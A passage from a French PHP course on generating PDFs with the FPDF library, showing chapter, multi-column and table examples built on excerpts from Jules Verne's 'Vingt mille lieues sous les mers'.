        // Cadre : Rouge=120, Vert=170, Bleu=230
        $this->SetDrawColor(120,170,230);
        // Fond : Rouge=250, Vert=250, Bleu=190
        $this->SetFillColor(250,250,190);
        // Texte : Rouge=50, Vert=100, Bleu=220
        $this->SetTextColor(50,100,220);
        // Epaisseur du cadre (1 mm)
        $this->SetLineWidth(1);
        // Titre
        $this->Cell($largeur,9,$TitreC,1,1,'C',true);
        // Saut de ligne
        $this->Ln(10);
    }
    // --- Pied de page ---
    function Footer()
    {
        // Positionnement à 1,5 cm du bas
        $this->SetY(-15);
        // Verdana italique 8
        $this->SetFont('Verdana','I',8);
        // Couleur du texte en gris
        $this->SetTextColor(128);
        // Numéro de page
        $this->Cell(0,10,'Page '.$this->PageNo(),0,0,'C');
    }
    // --- Génération du titre du chapitre ---
    function TitreChapitre($NumC, $libelle)
    {
        // Police Verdana, Normal,12
        $this->SetFont('Verdana','',12);
        // Couleur de fond
        $this->SetFillColor(200,220,255);
        // Titre
        $this->Cell(0,6,utf8_decode("Chapitre $NumC : $libelle"),0,1,'L',true);
        // Saut de ligne
        $this->Ln(4);
    }
    // --- Génération du corps du chapitre ---
    function CorpsChapitre($Fichier)
    {
        // Récupération du texte à partir du fichier
        $texte_fichier = file_get_contents($Fichier);
```

```
// Police Verdana, Normal, 12
$this->SetFont('Times', '', 12);
// Sortie du texte justifié
$this->MultiCell(0, 5, utf8_decode($texte_fichier));
// Saut de ligne
$this->Ln();
// Texte de fin en italique, même police
$this->SetFont('', 'I');
$this->Cell(0, 5, "(fin de l'extrait)");
}
// --- Ajout d'un chapitre sur une nouvelle page ---
function AjouterChapitre($NumC, $TitreC, $Fichier)
{
    $this->AddPage();
    $this->TitreChapitre($NumC, $TitreC);
    $this->CorpsChapitre($Fichier);
}
}
// --- création de l'objet ---
$pdf = new PDF();
// --- ajout de la police de caractères Verdana ---
$pdf->AddFont('Verdana', '', 'Verdana.php');
$pdf->AddFont('Verdana', 'B', 'VerdanaBold.php');
$pdf->AddFont('Verdana', 'I', 'VerdanaItalic.php');
$pdf->AddFont('Verdana', 'BI', 'VerdanaBoldItalic.php');
// --- sélection de la police de caractères ---
$pdf->SetFont('Verdana', '', 16);
// --- Formatage du document ---
$TitreC = 'Vingt mille lieues sous les mers';
$pdf->SetTitle($TitreC);
$pdf->SetAuthor('Jules Verne');
$pdf->AjouterChapitre(1, 'UN ÉCUEIL
FUYANT', 'FICHIERS/fpdf_ex03_20000Lieux_chap1.txt');
$pdf->AjouterChapitre(2, 'LE POUR ET LE
CONTRE', 'FICHIERS/fpdf_ex03_20000Lieux_chap2.txt');
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Extraits_20000Lieux.pdf ---
$pdf->Output('Extraits_20000Lieux.pdf', 'I');
?>
```

Ce programme utilise la police Verdana qui n'est pas disponible par défaut avec FPDF. Son exécution montre les messages d'erreurs suivants précisant que le fichier *Verdana.php* n'est pas trouvé dans la hiérarchie de FPDF.



## Cours PHP de Jean-Michel Léry

L'installation de cette police est présentée à la section 12.5.2.5.

Voici l'exécution de ce programme. Le fichier PDF généré possède 5 pages de texte :

<p style="text-align: center;"><b>Vingt mille lieues sous les mers</b></p> <p><b>Chapitre 1 : UN ÉCUEIL FUYANT</b></p> <p>L'année 1866 fut marquée par un événement bizarre, un phénomène inexpliqué et inexplicable que personne n'a sans doute oublié. Sans parler des rumeurs qui agitaient les populations des ports et surexpliquaient l'esprit public à l'intérieur des continents les gens de mer furent particulièrement émus. Les négociants, armateurs, capitaines de navires, skippers et masters de l'Europe et de l'Amérique, officiers des marines militaires de tous pays, et, après eux, les gouvernements des divers Etats des deux continents, se préoccupèrent de ce fait au plus haut point.</p> <p>En effet, depuis quelque temps, plusieurs navires s'étaient rencontrés sur mer avec "une chose énorme" un objet long, fusiforme, parfois phosphorescent, infiniment plus vaste et plus rapide qu'une baleine.</p> <p>Les faits relatifs à cette apparition, consignés aux divers livres de bord, s'accordaient assez exactement sur la structure de l'objet ou de l'être en question, la vitesse inouïe de ses mouvements, la puissance suprenante de sa locomotion, la vie particulière dont il semblait doué. Si c'était un cétacé, il surpassait en volume tous ceux que la science avait classés jusqu'alors. Ni Cuvier, ni Lacépède, ni M. Dumeril, ni M. de Quatrefages n'avaient admis l'existence d'un tel monstre - à moins de l'avoir vu, ce qui s'appelle vraiment une preuve de savants.</p> <p>A prendre la moyenne des observations faites à diverses reprises - en rejettant les évaluations timides qui assignaient à cet objet une longueur de deux cents pieds et en repoussant les opinions exagérées qui le disaient large d'un mille et long de trois - on pouvait affirmer, cependant, que cet être phénoménal dépassait de beaucoup toutes les dimensions admises jusqu'à ce jour par les ichthyologues - s'il existait toutefois.</p> <p>Or, il existait, le fait en lui-même n'était plus plausible, et, avec ce penchant qui pousse au merveilleux la cervelle humaine, on comprenait l'émotion produite dans le monde entier par cette surnaturelle apparition. Quant à la rejeter au rang des fables, il fallait y renoncer.</p> <p>En effet, le 20 juillet 1866, le steamer Governor-Higginson, de Calcutta et Burnbach steam navigation Company, avait rencontré cette masse mouvante à cinq milles dans l'est des côtes de l'Australie. Le capitaine Baker se crut, tout d'abord, en présence d'un écueil inconnu ; il se disposait même à en déterminer la situation exacte, quand deux colonnes d'eau, projetées par l'inexplicable objet, s'élançèrent en sifflant à cent cinquante pieds dans l'air. Donc, à moins que cet écueil ne fût soumis aux expansions intermittentes d'un geyser, le Governor-Higginson avait affaire bel et bien à quelque mammifère aquatique, inconnu jusque-là, qui rejettait par ses évents des colonnes d'eau, mélangées d'air et de vapeur.</p> <p>Pareil fait fut également observé le 23 juillet de la même année, dans les mers du Pacifique, par le Cristobal-Colon, de West India and Pacific steam navigation Company. Donc, ce cétacé extraordinaire pouvait se transporter d'un endroit à un autre avec une vitesse supérieure, puisque à trois jours d'intervalle, le Governor-Higginson et le Cristobal-Colon l'avaient observé en deux points de la carte séparés par une distance de plus de sept cents lieues marines.</p> <p>Quinze jours plus tard, à deux mille lieues de là l'Helvetia, de la Compagnie Nationale, et le Shannon, du Royal-Mail, marchant à contrebowd dans cette portion de l'Atlantique comprise entre les Etats-Unis et l'Europe, se signalèrent respectivement le monstre par 42°15' de latitude nord, et 60°35' de longitude à l'ouest du méridien de Greenwich. Dans cette observation simultanée, on put pouvoir évaluer la longueur minimum d'un mammifère à plus de trois cent cinquante pieds anglais, puisque le Shannon et</p> <p style="text-align: center;">Page 1</p>	<p style="text-align: center;"><b>Vingt mille lieues sous les mers</b></p> <p>l'Helvetia étaient de dimension inférieure à lui, bien qu'ils mesurassent cent mètres de l'étrave à l'établissoit. Or, les plus vastes baleines, celles qui fréquentent les parages des îles Aleoutiennes, le Kalamak et l'Ungulick, n'ont jamais dépassé la longueur de cinquante-six mètres, - si même elles l'atteignent.</p> <p>Ces rapports, très coup sur coup, de nouvelles observations faites à bord du transatlantique le Pereire, un abordage entre l'Etna, de la ligne Inman, et le monstre, un procès-verbal dressé par les officiers de la frégate française la Normandie, un très sérieux relèvement obtenu par l'état-major du commodore Fitz-James à bord du Lord-Clyde, émurent profondément l'opinion publique. Dans les pays d'humeur légère, on plaisanta le phénomène, mais les pays graves et pratiques, l'Angleterre, l'Amérique, l'Allemagne, s'en préoccupèrent vivement.</p> <p>Partout dans les grands centres, le monstre devint à la mode; on le chanta dans les cafés, on le batta dans les journaux, on le joua sur les théâtres. Les canards eurent là une belle occasion de pondre des œufs de toutes couleurs. On vit réapparaître dans les journaux - à court de copie - tous les êtres imaginaires et gigantesques, depuis la baleine blanche, le terrible "Moby Dick" des régions hyperboréennes, jusqu'au Kraken démesuré, dont les tentacules peuvent enlacer un bâtiment de cinq cents tonneaux et l'entraîner dans les abîmes de l'Océan. On reproduisit même les procès-verbaux des temps anciens, les opinions d'Aristote et de Pliné, qui admettaient l'existence de ces monstres, puis les récits norvégiens de l'évêque Pontopidan, les relations de Paul Heggde, et enfin les rapports de M. Harrington, dont la bonne foi ne peut être soumise, quand il affirme avoir vu, étant à bord du Castillan, en 1857, cet énorme serpent qui n'avait jamais fréquenté jusqu'alors que les mers de l'ancien Constitutionnel.</p> <p style="text-align: center;">(fin de l'extrait)</p> <p style="text-align: center;">Page 2</p>
<p style="text-align: center;"><b>Vingt mille lieues sous les mers</b></p> <p><b>Chapitre 2 : LE POUR ET LE CONTRE</b></p> <p>A l'époque où ces événements se produisirent, je revenais d'une exploration scientifique entreprise dans les mauvaises terres du Nebraska, aux Etats-Unis. En ma qualité de professeur-suppléant au Muséum d'histoire naturelle de Paris, le gouvernement français m'avait joint à cette expédition. Après six mois passés dans le Nebraska, chargé de précieuses collections, j'arrivai à New York vers la fin de mars. Mon départ pour la France était fixé aux premiers jours de mai. Je m'occupais donc, en attendant, de classer mes richesses minéralogiques, botaniques et zoologiques, quand arriva l'incident du Scotia.</p> <p>J'étais parfaitement au courant de la question à l'ordre du jour, et comment ne l'aurais-je pas été ? J'avais lu et relu tous les journaux américains et européens sans être plus avancé. Ce mystère m'intriguait. Dans l'impossibilité de me former une opinion, je flottais d'un extrême à l'autre. Qu'il y eut quelque chose, cela ne pouvait être douté, et les incrédules étaient invités à mettre le doigt sur la plâtre du Scotia.</p> <p>A mon arrivée à New York, la question brûlait. L'hypothèse de l'ilot flottant, de l'écueil insaisissable, soutenue par quelques esprits peu compétents, était absolument abandonnée. Et, en effet, à moins que cet écueil n'eût une machine dans le ventre, comment pouvait-il se déplacer avec une rapidité si prodigieuse ?</p> <p>De même fut repoussée l'existence d'une coque flottante, d'une énorme épave, et toujours à cause de la rapidité du déplacement.</p> <p>Restaient donc deux solutions possibles de la question, qui créaient deux clans très distincts de partisans : d'un côté, ceux qui tenaient pour un monstre d'une force colossale ; de l'autre, ceux qui tenaient pour un bateau "sous-marin" d'une extrême puissance motrice.</p> <p>Or, cette dernière hypothèse, admissible après tout, ne put résister aux enquêtes qui furent poursuivies dans les deux mondes. Qu'un simple particulier eût à sa disposition un tel engin mécanique, c'était peu probable. Où et quand l'eut-il fait construire, et comment aurait-il tenu cette construction secrète ?</p> <p>Seul, un gouvernement pouvait posséder une pareille machine destructive, et, en ces temps désastreux où l'homme s'ingénier à multiplier la puissance des armes de guerre, il était possible qu'un Etat essayât à l'insu des autres ce formidable engin. Après les chassepots, les torpilles, après les torpilles, les béliers sous-marins, puis la réaction. Du moins, je l'espérai.</p> <p>Mais l'hypothèse d'une machine de guerre tomba encore devant la déclaration des gouvernements. Comme il s'agissait là d'un intérêt public, puisque les communications transocéaniennes en souffraient, la franchise des gouvernements ne pouvait être mise en doute. D'ailleurs, comment admettre que la construction de ce bateau sous-marin eût échappé aux yeux du public ? Garder le secret dans ces circonstances est très difficile pour un particulier, et certainement impossible pour un Etat dont tous les actes sont obstinément surveillés par les puissances rivales.</p> <p>Donc, après enquêtes faites en Angleterre, en France, en Russie, en Prusse, en Espagne, en Italie, en Amérique, voire même en Turquie, l'hypothèse d'un Monitor sous-marin fut définitivement rejetée.</p> <p>A mon arrivée à New York, plusieurs personnes m'avaient fait l'honneur de me consulter sur le phénomène en question. J'avais publié en France un ouvrage en quarto en deux volumes intitulé : Les Mystères des grands fonds sous-marins. Ce livre, particulièrement goûté du monde savant, faisait de moi un spécialiste dans cette partie assez obscure de l'histoire naturelle. Mon avis fut demandé. Tant que je pus nier de</p> <p style="text-align: center;">Page 3</p>	<p style="text-align: center;"><b>Vingt mille lieues sous les mers</b></p> <p>fait, je me renfermai dans une absolue négation. Mais bientôt, collé au mur, je dus m'expliquer catégoriquement. Et même, "l'honorable Pierre Aronnax, professeur au Muséum de Paris", fut mis en demeure par le New-York Herald de formuler une opinion quelconque.</p> <p>Je m'exécutai. Je parlai faute de pouvoir me taire. Je discutai la question sous toutes ses faces, politiquement et scientifiquement, et je donne ici un extrait d'un article très nourri que je publiai dans le numéro du 30 avril.</p> <p>" Ainsi donc, disais-je, après avoir examiné une à une les diverses hypothèses, toute autre supposition étant rejetée, il faut nécessairement admettre l'existence d'un animal marin d'une puissance excessive.</p> <p>" Les grandes profondeurs de l'Océan nous sont totalement inconnues. La sonde n'a su les atteindre. Que se passe-t-il dans ces abîmes reculés ? Quels êtres habitent et peuvent habiter à douze ou quinze milles au-dessous de la surface des eaux ? Quel est l'organisme de ces animaux ? On saurait à peine le conjecturer.</p> <p>" Cependant, la solution du problème qui m'est soumis peut affecter la forme du dilemme.</p> <p>" Où nous connaissons toutes les variétés d'êtres qui peuplent notre planète, ou nous ne les connaissons pas.</p> <p>" Si nous ne connaissons pas toutes, si la nature a encore des secrets pour nous en ichtyologie, rien de plus acceptable que d'admettre l'existence de poissons ou de cétaçés, d'espèces ou même de genres nouveaux, d'une organisation essentiellement "fondrière", qui habitent les couches inaccessibles à la sonde, et qu'un événement quelconque, une fantaisie, un caprice, si l'on veut, ramène à de longs intervalles vers le niveau supérieur de l'Océan.</p> <p>" Si, au contraire, nous connaissons toutes les espèces vivantes, il faut nécessairement chercher l'anomalie en question parmi les êtres marins déjà catalogués, et dans ce cas, je serai disposé à admettre l'existence d'un Narval géant.</p> <p>" Le narwal vulgaire ou licorne de mer atteint souvent une longueur de soixante pieds. Quintuplez, décuplez même cette dimension, donnez à ce cétacé une force proportionnelle à sa taille, accroissez ses armes offensives, et vous obtenez l'animal voulu. Il aura les proportions déterminées par les Officiers du Shannon, l'instrument exigé par la perforation du Scotia, et la puissance nécessaire pour entamer la coque d'un steamer.</p> <p>" En effet, le narwal est armé d'une sorte d'épée d'ivoire, d'une hallebarde, suivant l'expression de certains naturalistes. C'est une dent principale qui a la dureté de l'acier. On a trouvé quelques-unes de ces dents implantées dans le corps des baleines que le narwal attaque toujours avec succès. D'autres ont été arrachées, non sans peine, de carcasses de vaisseaux qu'elles avaient percées d'outre en outre, comme un foret perce un tonneau. Le musée de la Faculté de médecine de Paris possède une de ces défenses longue de deux mètres vingt-cinq centimètres, et large de quarante-huit centimètres à sa base !</p> <p>" Eh bien ! supposez l'arme dix fois plus forte, et l'animal dix fois plus puissant, lancez-le avec une rapidité de vingt milles à l'heure, multipliez sa masse par sa vitesse, et vous obtenez un choc capable de produire la catastrophe demandée.</p> <p>" Donc, jusqu'à plus amples informations, j'opinerais pour une licorne de mer, de dimensions colossales, armée, non plus d'une hallebarde, mais d'un véritable épéon comme les frégates cuirassées ou les "rams" de guerre, dont elle aurait à la fois la masse et la puissance motrice.</p> <p style="text-align: center;">Page 4</p>



#### 12.5.2.4.4 Affichage multi-colonnes

Le programme `fpdf_ex04_texte_couleurs_multicolonnes.php` est une adaptation du tutoriel N°4 fourni avec FPDF. Les lignes sur fond jaune diffèrent du programme précédent.

Pour ce programme, seule la ligne ci-dessous doit être modifiée pour présenter un nombre de colonnes différent (ici, 4 colonnes) :

```
define("NB_COL", "4");
```

Voici son code :

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- affichage pour A4 = 210 x 297 mm ---
define("PARAM_LARGEUR_TOTALE", "210");
// --- Marges d'impression de 15 mm ---
define("PARAM_MARGE", "15");
// --- Nombre de colonnes ---
define("NB_COL", "4");
// --- calcul des différentes dimensions paramètres ---
$Param_Distance_Entre_Col=2;
$Param_Largeur_Zone_Texte=(PARAM_LARGEUR_TOTALE-(PARAM_MARGE*2))-((NB_COL-1)*$Param_Distance_Entre_Col);
$Param_Largeur_Col=$Param_Largeur_Zone_Texte/NB_COL;
// --- les méthodes Header() et Footer() sont appelées automatiquement ---
// --- par Addpage() et Close(). Leur implémentation dans FPDF est vide ---
// --- Il faut donc dériver la classe et redéfinir ces méthodes pour ---
// --- indiquer leur contenu ---
class PDF extends FPDF
{
    // Colonne courante
    var $col = 0;
```

```
// Ordonnée du début des colonnes
var $y0;
// --- Entête ---
function Header()
{
    global $TitreC;
    // Verdana gras 15
    $this->SetFont('Verdana','B',15);
    // Calcul de la largeur du titre et positionnement
    $marge_cadre=3;
    $largeur_titre = $this->GetStringWidth($TitreC)+(2*$marge_cadre);
    $hauteur_titre = 9 ;
    $this->SetX((PARAM_LARGEUR_TOTALE-$largeur_titre)/2);
    // Couleurs de l'entête
    // Cadre : Rouge=120, Vert=170, Bleu=230
    $this->SetDrawColor(120,170,230);
    // Fond : Rouge=250, Vert=250, Bleu=190
    $this->SetFillColor(250,250,190);
    // Texte : Rouge=50, Vert=100, Bleu=220
    $this->SetTextColor(50,100,220);
    // Epaisseur du cadre (1 mm)
    $this->SetLineWidth(1);
    // Titre
    $this->Cell($largeur_titre,$hauteur_titre,$TitreC,1,1,'C',true);
    // Saut de ligne
    $this->Ln(10);
    // Sauvegarde de l'ordonnée
    $this->y0 = $this->GetY();
}
// --- Pied de page ---
function Footer()
{
    // Positionnement à 1,5 cm du bas
    $this->SetY(-15);
    // Verdana italique 8
    $this->SetFont('Verdana','I',8);
    // Couleur du texte en gris
    $this->SetTextColor(128);
    // Numéro de page
    $this->Cell(0,10,'Page '.$this->PageNo(),0,0,'C');
}
// --- gestion des colonnes ---
function SetCol($col)
{
    global $Param_Distance_Entre_Col, $Param_Largeur_Col;
    // Positionnement sur une colonne
    $this->col = $col;
    $PositionX =
PARAM_MARGE+($col*($Param_Largeur_Col+(2*$Param_Distance_Entre_Col)));
    $this->SetLeftMargin($PositionX);
    $this->SetX($PositionX);
}
// --- gestion du saut de page ---
// --- ré-écriture de la méthode de FPDF ---
// --- cette méthode est appelée automatiquement ---
// --- lorsqu'un condition de saut de page est remplie ---
function AcceptPageBreak()
{
    // Méthode autorisant ou non le saut de page automatique
    if($this->col<NB_COL-1)
    {
        // Passage à la colonne suivante
        $this->SetCol($this->col+1);
        // Ordonnée en haut
    }
}
```

```
$this->SetY($this->y0);
// On reste sur la page
return false;
}
else
{
    // Retour en première colonne
    $this->SetCol(0);
    // Saut de page
    return true;
}
}

// --- Génération du titre du chapitre ---
function TitreChapitre($NumC, $libelle)
{
    $PositionX=PARAM_MARGE;
    $this->SetLeftMargin($PositionX);
    $this->SetX($PositionX);
    // --- Police Verdana, Normal,12 ---
    $this->SetFont('Verdana','','12');
    // --- Couleur de fond rouge=200, vert=220, bleu=255 ---
    $this->SetFillColor(200,220,255);
    // --- Zone d'affichage du Titre ---
    $this->Cell(0,6,utf8_decode("Chapitre $NumC : $libelle"),0,1,'L',true);
    // --- Saut de ligne ---
    $this->Ln(4);
    // --- Sauvegarde de l'ordonnée ---
    $this->y0 = $this->GetY();
}
// --- Affichage du corps du chapitre ---
function CorpsChapitre($Fichier)
{
    global $Param_Distance_Entre_Col, $Param_Largeur_Col;

    // --- Récupération du texte à partir du fichier ---
    $texte_fichier = file_get_contents($Fichier);
    // --- Police Times, Normal, 12 ---
    $this->SetFont('Times','','12');
    // --- Sortie du texte largeur selon une largeur de colonne et une taille
    de ligne ---
    $largeur_colonne=$Param_Largeur_Col;
    $hauteur_ligne=5;
    $this-
>MultiCell($largeur_colonne,$hauteur_ligne,utf8_decode($texte_fichier));
    // --- Saut de ligne ---
    $this->Ln();
    // --- Texte de fin en italique, même police ---
    $this->SetFont('','I');
    $this->Cell(0,5,"(fin de l'extrait)");
    // --- Retour en première colonne ---
    $this->SetCol(0);
}
// --- Ajout d'un chapitre sur une nouvelle page ---
function AjouterChapitre($NumC, $TitreC, $Fichier)
{
    $this->AddPage('P','A4');
    $this->TitreChapitre($NumC,$TitreC);
    $this->CorpsChapitre($Fichier);
}
}
// -----
// --- Génération du PDF -----
// -----
// --- création de l'objet ---
```

```

$pdf = new PDF();
// --- ajout de la police de caractères Verdana ---
$pdf->AddFont('Verdana','','Verdana.php');
$pdf->AddFont('Verdana','B','VerdanaBold.php');
$pdf->AddFont('Verdana','I','VerdanaItalic.php');
$pdf->AddFont('Verdana','BI','VerdanaBoldItalic.php');
// --- sélection de la police de caractères ---
$pdf->SetFont('Verdana','',16);
$TitreC = 'Vingt mille lieues sous les mers';
$pdf->SetTitle($TitreC);
$pdf->SetAuthor('Jules Verne');
$pdf->AjouterChapitre(1,'UN ÉCUÉIL
FUYANT','FICHIERS/fpdf_ex03_20000Lieuxes_chap1.txt');
$pdf->AjouterChapitre(2,'LE POUR ET LE
CONTRE','FICHIERS/fpdf_ex03_20000Lieuxes_chap2.txt');
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Extraits_20000Lieuxes.pdf ---
$pdf->Output('Extraits_20000Lieuxes.pdf','I');
?>

```

Voici son exécution et l'affichage du PDF dans le navigateur Firefox (seules les deux premières pages sont représentées).

The image shows two side-by-side screenshots of a PDF viewer in Firefox. Both screens display the title 'Vingt mille lieues sous les mers' at the top. The left screen shows the first page, which is titled 'Chapitre 1 : UN ÉCUÉIL FUYANT'. The right screen shows the second page. Both pages contain dense French text from Jules Verne's novel.

**Page 1 Content:**

L'année 1866 fut particulière dont il marquée par un événement bizarre, un phénomène inexplicable et inexplicable que personne n'a sans doute oublié. Sans parler des rumeurs qui agitaient les populations des ports et surexcitaient l'esprit public à l'intérieur des continents les gens de mer furent particulièrement émus. Les négociants, armateurs, capitaines de navires, skippers et masters d'Europe et de l'Amérique, officiers des marines militaires de tous pays, et, après eux, les gouvernements des divers Etats des deux continents, se préoccupèrent de ce fait au plus haut point. En effet, depuis quelque temps, plusieurs navires s'étaient rencontrés sur mer avec "une chose énorme" un objet long, fusiforme, parfois phosphorescent, infiniment plus vaste et plus rapide qu'une baleine. Les faits relatifs à cette apparition, consignés aux divers livres de bord, s'accordaient assez exactement sur la structure de l'objet ou de l'être en question, la vitesse inouïe de ses mouvements, la puissance supérieure de sa locomotion, la vie

particulière dont il semblait doué. Si c'était un cétacé, il surpassait en volume tous ceux que la science avait classés jusqu'alors. Ni Cuvier, ni Lacépède, ni M. Dumeril, ni M. de Quatrefages n'eussent admis l'existence d'un tel monstre - moins à l'avoir vu, ce qui s'appelle vu de leurs propres yeux de savants.

A prendre la moyenne des observations faites à diverses reprises - en rejetant les évaluations timides qui assignaient à cet objectif une longueur de deux cents pieds et plus - on repassait les opinions émises qui le disaient large d'un mille et long de trois ou quatre milles. On pouvait affirmer, cependant, que cet être phénoménal dépassait de beaucoup toutes les dimensions admises jusqu'à ce jour par les ichthyologistes, s'il existait toutefois. Or, il existait, le fait en lui-même n'était plus niable, et, avec ce pêcheur qui pousse au merveilleux la cervelle humaine, on comprendra l'émotion produite dans le monde entier par cette summatuelle apparition. Quant à la rejeter au rang des fables, il fallait y renoncer.

En effet, le 20 juillet 1866, le steamer Governor-Higginson, de Calcutta et Burnach steam navigation Company, avait rencontré cette masse mouvante à cinq milles dans l'est des côtes de l'Australie. Le capitaine Baker se crut, tout d'abord, en présence d'un écueil inconnu; il se disposait même à en déterminer la situation exacte, quand deux colonnes d'eau, projetées par l'inexplicable objet, s'élançèrent en sifflant à deux mille lieues de là l'Helvétia, de la Compagnie Nationale, et le Shannon, du Royal-Mail, marchant à contrebowd dans cette portion de l'Atlantique comprise entre les États-Unis et l'Europe, cent cinquante pieds de hauteur. Donc, à moins que cet écueil ne fût formé par 42°15' de latitude nord et 60°15' de longitude à l'est du méridien de Greenwich. Pareil fait fut également observé le 23 juillet de la même année, dans les mers du Pacifique, par le Cristobal-Colon, de la West India and Pacific steam navigation Company. Donc, ce cétacé extraordinaire pouvait se transporter d'un endroit à un autre

avec une vitesse surprenante, puisque à trois jours d'intervalle, le Governor-Higginson et le Cristobal-Colon l'avaient observé en deux points de la carte séparés par une distance de plus de sept cents lieues marines. Quinze jours plus tard, à deux mille lieues de là l'Helvétia, de la Compagnie Nationale, et le Shannon, du Royal-Mail, marchant à contrebowd dans cette portion de l'Atlantique comprise entre les États-Unis et l'Europe, cent cinquante pieds de hauteur. Donc, à moins que cet écueil ne fût formé par 42°15' de latitude nord et 60°15' de longitude à l'est du méridien de Greenwich. Dans cette observation simultanée, on crut pouvoir évaluer la longueur minimum du mammifère à plus de trois cent cinquante pieds anglais, puisque le Shannon et l'Helvétia étaient de dimension inférieure à lui, bien qu'ils mesurassent cent mètres de l'étrave à l'étrambot. Or, les plus vastes baleines, celles qui fréquentent les parages des îles Aléoutiennes, le Kalambras et l'Ungullick, n'ont jamais dépassé la longueur de

**Page 2 Content:**

cinquante-six mètres, - si même elles l'atteignent. Ces rapports arrivés coup sur coup, de nouvelles observations faites à bord du transatlantique le Pereire, un abordage entre l'Eina, de la ligne Inman, et le monstre, un procès-verbal dressé par les officiers de la frégate française la Normandie, un très sérieux relevé obtenu par l'état-major du commodore Fitz-James à bord du Lord-Clyde, émouvirent profondément l'opinion publique. Dans les pays d'humour léger, on plaisantait le phénomène, mais les pays graves et pratiques, l'Angleterre, l'Amérique, l'Allemagne, s'en préoccupaient vivement. Partout dans les grands centres, le monstre devint à la mode; on le chantait dans les cafés, on le bafoua dans les journaux, on le joua sur les théâtres. Les canards eurent là une belle occasion de pondre des œufs de toutes couleurs. On vit réapparaître dans les journaux - à court de copie - tous les êtres imaginaires et gigantesques, depuis la baleine blanche, le terrible "Moby Dick" des régions hyperboréennes, jusqu'au Kraken démesuré, dont les tentacules peuvent enlacer un bâtiment de cinq cents tonneaux et l'entraîner dans les abîmes de l'Océan. On reproduisit même les procès-verbaux des temps anciens, les opinions d'Aristote et de Pline, qui admettaient l'existence de ces monstres, puis les récits grecs et romains de l'évêque Pontoppidan, les relations de Paul Heggede, et enfin les rapports de M. Huntington, dont la bonne foi ne peut être soumise, quand il affirme avoir vu, étant à bord du Castillian, en 1857, ce énorme serpent qui n'avait jamais fréquenté jusqu'alors que les mers de l'ancien Constitutionnel.

(fin de l'extrait)

#### 12.5.2.4.5 Affichage de données sous la forme d'un tableau

Le programme `fpdf_ex05_tableaux.php` est une adaptation du tutoriel N°5 fourni avec FPDF. Il charge les données à partir du fichier `fpdf_ex05_Pays.txt` dont voici le contenu :

```
$ cat fpdf_ex05_Pays.txt
Allemagne;Berlin;357022;82057
Autriche;Vienne;83859;8075
Belgique;Bruxelles;30518;10192
Danemark;Copenhague;43094;5295
Espagne;Madrid;504790;39348
Finlande;Helsinki;304529;5147
France;Paris;543965;58728
Grèce;Athènes;131625;10511
Irlande;Dublin;70723;3694
Italie;Rome;301316;57563
Luxembourg;Luxembourg;2586;424
Pays-Bas;Amsterdam;41526;15654
Portugal;Lisbonne;91906;9957
Royaume-Uni;Londres;243820;58862
```

Ce programme affiche ces données sous la forme d'un tableau. Trois méthodes sont disponibles :

- `AfficheTabStandard()` : affiche le tableau sans mise en forme particulière ;
- `AfficheTabAmeliore()` : affiche le tableau avec mise en forme des valeurs numériques et tailles particulières des colonnes ;
- `AfficheTabCouleur()` : affiche l'entête et les lignes en couleur.

Voici son code :

```
<?php
require('../INCLUDE/fpdf17/fpdf.php');
// --- classe PDF dérivée de FPDF ---
class PDF extends FPDF
{
    // --- Chargement des données à partir du fichier ---
    function ChargementDonnees($file)
    {
        // Lecture du fichier
        $lignes = file($file);
        $donnee = array();
        // --- traitement de chaque ligne dans un tableau ---
        foreach($lignes as $ligne)
            $donnee[] = explode(';',trim($ligne));
        return $donnee;
    }
    // --- affichage des données dans un tableau standard ---
    // Tableau simple
    function AfficheTabStandard($TabEntete, $donnee)
    {
        // --- Largeurs des colonnes ---
        $largeur=40;
        // --- Hauteur de chaque ligne ---
        $hauteur=6;
        // --- Affichage de l'entête ---
        foreach($TabEntete as $colonne)
            $this->Cell(40,7,$colonne,1);
        // --- Saut de ligne ---
        $this->Ln();
        // --- Boucle d'affichage des lignes du tableau ---
        foreach($donnee as $ligne)
```

```
{  
    foreach($ligne as $colonne)  
        $this->Cell($largeur,$hauteur,utf8_decode($colonne),1);  
    // --- Saut de ligne ---  
    $this->Ln();  
}  
}  
// --- affichage des données dans un tableau amélioré ---  
// --- formatage des valeurs numériques, ---  
// --- et largeur des colonnes proportionnelle ---  
function AfficheTabAmeliore($TabEntete, $donnee)  
{  
    // --- Tableau des largeurs des colonnes ---  
    $TabLargeursCol = array(40, 35, 45, 40);  
    // --- Hauteur de chaque ligne ---  
    $hauteur=6;  
    $hauteurEntete=7;  
    // En-tête : alignement centré  
    for($i=0;$i<count($TabEntete);$i++)  
        $this->  
    >Cell($TabLargeursCol[$i],$hauteurEntete,$TabEntete[$i],1,0,'C');  
    // --- Saut de ligne ---  
    $this->Ln();  
    // --- Boucle d'affichage des lignes du tableau ---  
    foreach($donnee as $ligne)  
    {  
        // bordure : LR : gauche (Left) et droite (Right)  
        // alignement des numériques à droite R  
        $this->Cell($TabLargeursCol[0],$hauteur,utf8_decode($ligne[0]),'LR');  
        $this->Cell($TabLargeursCol[1],$hauteur,utf8_decode($ligne[1]),'LR');  
        $this->Cell($TabLargeursCol[2],$hauteur,number_format($ligne[2],0,',',''))  
, 'LR', 0, 'R');  
        $this->Cell($TabLargeursCol[3],$hauteur,number_format($ligne[3],0,',',''))  
, 'LR', 0, 'R');  
        // --- Saut de ligne ---  
        $this->Ln();  
    }  
    // --- Trait de terminaison ---  
    // --- bordure : T : haut (Topic) ---  
    $this->Cell(array_sum($TabLargeursCol),0,'','T');  
}  
// --- affichage des données dans un tableau coloré ---  
// --- formatage des valeurs numériques, et couleur de ---  
// --- l'entête et des lignes ---  
function AfficheTabCouleur($TabEntete, $donnee)  
{  
    // --- Couleurs, épaisseur du trait et police grasse ---  
    // --- couleur de remplissage en bleu ---  
    $this->SetFillColor(0,0,200);  
    // --- texte des titres en blanc ---  
    $this->SetTextColor(255);  
    // --- couleur des bordures en bleu foncé ---  
    $this->SetDrawColor(0,0,128);  
    // --- épaisseur des bordures ---  
    $this->SetLineWidth(0.3);  
    // --- Police Grasse ---  
    $this->SetFont('','B');  
    // --- Tableau de largeur des colonnes ---  
    $TabLargeursCol = array(40, 35, 45, 40);  
    // --- Hauteur de chaque ligne ---  
    $hauteur=6;  
